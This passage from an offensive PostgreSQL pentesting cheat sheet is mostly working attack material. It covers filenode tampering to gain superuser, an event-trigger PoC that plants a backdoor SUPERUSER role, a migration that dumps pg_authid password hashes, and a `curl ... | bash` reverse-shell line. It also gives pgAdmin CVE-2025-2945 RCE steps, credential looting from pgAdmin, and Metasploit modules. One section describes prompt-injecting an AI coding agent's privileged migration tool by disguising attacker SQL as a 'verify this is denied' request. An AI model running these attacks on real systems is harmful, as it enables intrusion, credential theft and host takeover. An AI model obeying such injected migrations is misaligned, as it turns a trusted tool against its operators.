- Obtain a relative path to the filenode, associated with the
pg_authidtable - Download the filenode through the
lo_*functions - Get the datatype, associated with the
pg_authidtable - Use the PostgreSQL Filenode Editor to edit the filenode; set all
rol*boolean flags to 1 for full permissions. - Re-upload the edited filenode via the
lo_*functions, and overwrite the original file on the disk - (Optionally) Clear the in-memory table cache by running an expensive SQL query
- You should now have full superuser privileges.
Prompt-injecting managed migration tooling
AI-heavy SaaS frontends (e.g., Lovable’s Supabase agent) frequently expose LLM “tools” that run migrations as high-privileged service accounts.[11] A practical workflow is:
- Enumerate who is actually applying migrations:
SELECT version, name, created_by, statements, created_at
FROM supabase_migrations.schema_migrations
ORDER BY version DESC LIMIT 20;- Prompt-inject the agent into running attacker SQL via the privileged migration tool. Framing payloads as “please verify this migration is denied” consistently bypasses basic guardrails.
- Once arbitrary DDL runs in that context, immediately create attacker-owned tables or extensions that grant persistence back to your low-privileged account.
[!TIP] See also the general AI agent abuse playbook for more prompt-injection techniques against tool-enabled assistants.
Dumping pg_authid metadata via migrations
Privileged migrations can stage pg_catalog.pg_authid into an attacker-readable table even if direct access is blocked for your normal role.[11]
Staging pg_authid metadata with a privileged migration
DROP TABLE IF EXISTS public.ai_models CASCADE;
CREATE TABLE public.ai_models (
  id SERIAL PRIMARY KEY,
  model_name TEXT,
  config JSONB,
  created_at TIMESTAMP DEFAULT NOW()
);
GRANT ALL ON public.ai_models TO supabase_read_only_user;
GRANT ALL ON public.ai_models TO supabase_admin;
INSERT INTO public.ai_models (model_name, config)
SELECT rolname,
       jsonb_build_object(
         'password_hash', rolpassword,
         'is_superuser', rolsuper,
         'can_login', rolcanlogin,
         'valid_until', rolvaliduntil
       )
FROM pg_catalog.pg_authid;
Low-privileged users can now read public.ai_models to obtain SCRAM hashes and role metadata for offline cracking or lateral movement.
Event-trigger privilege escalation during postgres_fdw extension installs
Managed Supabase deployments rely on the supautils extension to wrap CREATE EXTENSION with provider-owned before-create.sql/after-create.sql scripts executed as true superusers. The postgres_fdw after-create script briefly issues ALTER ROLE postgres SUPERUSER, runs ALTER FOREIGN DATA WRAPPER postgres_fdw OWNER TO postgres, then reverts postgres back to NOSUPERUSER. Because ALTER FOREIGN DATA WRAPPER fires ddl_command_start/ddl_command_end event triggers while current_user is superuser, tenant-created triggers can execute attacker SQL inside that window.[11]
Exploit flow:
- Create a PL/pgSQL event trigger function that checks
SELECT usesuper FROM pg_user WHERE usename = current_userand, when true, provisions a backdoor role (e.g.,CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD 'temp123'). - Register the function on both
ddl_command_startandddl_command_end. DROP EXTENSION IF EXISTS postgres_fdw CASCADE;followed byCREATE EXTENSION postgres_fdw;to re-run Supabase’s after-create hook.- When the hook elevates
postgres, the trigger executes, creates the persistent SUPERUSER role, and grants it back topostgresfor easySET ROLEaccess.
Event trigger PoC for the postgres_fdw after-create window
CREATE OR REPLACE FUNCTION escalate_priv()
RETURNS event_trigger AS $$
DECLARE
  is_super BOOLEAN;
BEGIN
  SELECT usesuper INTO is_super FROM pg_user WHERE usename = current_user;
  IF is_super THEN
    BEGIN
      EXECUTE 'CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD ''temp123''';
    EXCEPTION WHEN duplicate_object THEN
      NULL;
    END;
    BEGIN
      EXECUTE 'GRANT priv_esc TO postgres';
    EXCEPTION WHEN OTHERS THEN
      NULL;
    END;
  END IF;
END;
$$ LANGUAGE plpgsql;

DROP EVENT TRIGGER IF EXISTS log_start CASCADE;
DROP EVENT TRIGGER IF EXISTS log_end CASCADE;
CREATE EVENT TRIGGER log_start ON ddl_command_start EXECUTE FUNCTION escalate_priv();
CREATE EVENT TRIGGER log_end   ON ddl_command_end   EXECUTE FUNCTION escalate_priv();

DROP EXTENSION IF EXISTS postgres_fdw CASCADE;
CREATE EXTENSION postgres_fdw;
Supabase’s attempt to skip unsafe triggers only checks ownership, so ensure the trigger function owner is your low-privileged role, but the payload executes only when the hook flips current_user into SUPERUSER. Because the trigger re-runs on future DDL, it doubles as a self-healing persistence backdoor whenever the provider briefly elevates tenant roles.
Turning transient SUPERUSER access into host compromise
After SET ROLE priv_esc; succeeds, re-run earlier blocked primitives:[11]
INSERT INTO public.ai_models(model_name, config)
VALUES ('hostname', to_jsonb(pg_read_file('/etc/hostname', 0, 100)));
COPY (SELECT '') TO PROGRAM 'curl https://rce.ee/rev.sh | bash';pg_read_file/COPY ... TO PROGRAM now provide arbitrary file access and command execution as the database OS account. Follow up with standard host privilege escalation:
find / -perm -4000 -type f 2>/dev/nullAbusing a misconfigured SUID binary or writable config grants root. Once root, harvest orchestration credentials (systemd unit env files, /etc/supabase, kubeconfigs, agent tokens) to pivot laterally across the provider’s region.
POST
msf> use auxiliary/scanner/postgres/postgres_hashdump
msf> use auxiliary/scanner/postgres/postgres_schemadump
msf> use auxiliary/admin/postgres/postgres_readfile
msf> use exploit/linux/postgres/postgres_payload
msf> use exploit/windows/postgres/postgres_payload
logging
Inside the postgresql.conf file you can enable postgresql logs changing:
log_statement = 'all'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
logging_collector = on
sudo service postgresql restart
#Find the logs in /var/lib/postgresql/<PG_Version>/main/log/
#or in /var/lib/postgresql/<PG_Version>/main/pg_log/
Then, restart the service.
pgadmin
pgadmin is an administration and development platform for PostgreSQL.
You can find passwords inside the pgadmin4.db file
You can decrypt them using the decrypt function inside the script: https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py
sqlite3 pgadmin4.db ".schema"
sqlite3 pgadmin4.db "select * from user;"
sqlite3 pgadmin4.db "select * from server;"
string pgadmin4.db
In Dockerized deployments, pgAdmin secrets are often split between pgadmin4.db, environment variables, and runtime-only connection state.[12]
Authenticated RCE before 9.2 (CVE-2025-2945)
In pgAdmin 4 < 9.2, the POST endpoints /sqleditor/query_tool/download (query_commited) and /cloud/deploy (high_availability) pass attacker-controlled data to Python eval(). Any authenticated pgAdmin user who can reach these routes can turn a normal export/deploy action into OS command execution as the pgAdmin service account.[13][14]
Practical workflow:
- Login to pgAdmin.
- Open Query Tool for any registered server and run a trivial query so a result set exists.
- Intercept Save Results to File in Burp.
- Replace the expected Boolean/option with a Python expression and replay the request.
- Confirm blind execution with ICMP/DNS/HTTP, then switch to a shell payload.
Post-exploitation: environment and SQLite loot
If the shell lands inside the pgAdmin container, check environment variables and /var/lib/pgadmin/pgadmin4.db first:[12]
env | sort
tr '\0' '\n' </proc/1/environ | sort
sqlite3 /var/lib/pgadmin/pgadmin4.db '.tables'
sqlite3 /var/lib/pgadmin/pgadmin4.db 'select id,name,host,port,username,maintenance_db,save_password from server;'
sqlite3 /var/lib/pgadmin/pgadmin4.db 'select id,email,password from user;'
sqlite3 /var/lib/pgadmin/pgadmin4.db "select name,value from keys where name='SECURITY_PASSWORD_SALT';"
High-value findings:
PGADMIN_DEFAULT_EMAIL/PGADMIN_DEFAULT_PASSWORD- numeric env vars holding live database passwords for active connections
serverrows with internal DB hosts, ports, usernames, andsave_passworduserrows with pgAdmin login hasheskeysrows exposing app crypto material such asSECURITY_PASSWORD_SALT
When save_password=0, the password may still be available from the process environment instead of the SQLite server row.
Verifying pgAdmin password hashes
pgAdmin user hashes are not a direct PBKDF2 of the plaintext. For the observed scheme, derive Base64(HMAC-SHA512(SECURITY_PASSWORD_SALT, plaintext_password)) first, then verify that derived value against the stored Passlib PBKDF2-SHA512 record.[12]
import hashlib
import hmac
from base64 import b64encode
from passlib.hash import pbkdf2_sha512

salt = '<SECURITY_PASSWORD_SALT>'
password = '<candidate_password>'
stored_hash = '<hash from user table>'

derived = b64encode(
    hmac.new(salt.encode(), password.encode(), hashlib.sha512).digest()
)
print(pbkdf2_sha512.verify(derived, stored_hash))
pg_hba
Client authentication in PostgreSQL is managed through a configuration file called pg_hba.conf. This file contains a series of records, each specifying a connection type, client IP address range (if applicable), database name, user name, and the authentication method to use for matching connections. The first record that matches the connection type, client address, requested database, and user name is used for authentication. There is no fallback or backup if authentication fails. If no record matches, access is denied.
Current password-based methods include scram-sha-256, md5, and password. scram-sha-256 performs SCRAM authentication; an md5 rule can negotiate SCRAM when the stored verifier is SCRAM, while MD5 password verifiers are deprecated; password sends the password in cleartext unless the connection is protected by TLS. Historical crypt authentication is no longer supported by current PostgreSQL releases.[20]
Local Linux enumeration
With shell access, PostgreSQL is often about auth policy, socket access, and credential artifacts rather than raw TCP exposure.
High-signal paths and files:
find /etc/postgresql -maxdepth 4 -type f \( -name "postgresql.conf" -o -name "pg_hba.conf" \) 2>/dev/null
ls -l /var/run/postgresql/.s.PGSQL.5432 ~/.pgpass 2>/dev/null
Important settings and meanings:
listen_addressescontrols which interfaces PostgreSQL binds to ('*'means all)peermaps the local OS user to a DB role on UNIX socketstrustallows passwordless access for matching rules
Quick checks:
rg -n "^(host|local)|trust|peer|md5|scram|password|ssl" /etc/postgresql 2>/dev/null
sudo -u postgres psql -c 'SHOW hba_file; SHOW config_file;' 2>/dev/null
sudo -u postgres psql -c '\du' 2>/dev/null
What to look for:
trustentries outside a lab/dev context- permissive
peermappings that turn OS access into DB admin - weak permissions on
~/.pgpass - roles with
SUPERUSER,CREATEDB,REPLICATION, orBYPASSRLS
References
- [1] Port scanning through PostgreSQL
dblinkconnection error messages (Exploit-DB Paper #13084) - [2] Updating PostgreSQL Data Without UPDATE (adeadfed)
- [3] Authenticated Arbitrary Command Execution on PostgreSQL 9.3+ (GreenWolf Security)
- [4] HTB: DarkCorp by 0xdf
- [5] PayloadsAllTheThings: PostgreSQL Injection - Using COPY TO/FROM PROGRAM
- [6] Hacking Postgres via SQLi: ssl_passphrase_command RCE (Pulse Security)
- [7] Postgres SQL injection to RCE with archive_command (The Gray Area)
- [8] PostgreSQL SELECT-only RCE via session_preload_libraries (adeadfed)
- [9] The Cloud Has an Isolation Problem: PostgreSQL Vulnerabilities (Wiz)
- [10] Hell’s Keychain: Supply Chain Attack in IBM Cloud Databases for PostgreSQL (Wiz)
- [11] SupaPwn: Hacking Our Way into Lovable’s Office and Helping Secure Supabase
- [12] HTB: Fries by 0xdf
- [13] pgAdmin fix for CVE-2025-2945
- [14] NVD: CVE-2025-2945
- [15] postgresql.org - feature and will not be fixed
- [16] PostgreSQL 13 documentation - GRANT
- [17] PostgreSQL documentation - CREATE FUNCTION and
SECURITY DEFINER - [18] PostgreSQL documentation -
postgresserver port and bind failures - [19] PostgreSQL 16 release notes - restrictions on
CREATEROLE - [20] PostgreSQL documentation -
pg_hba.confauthentication methods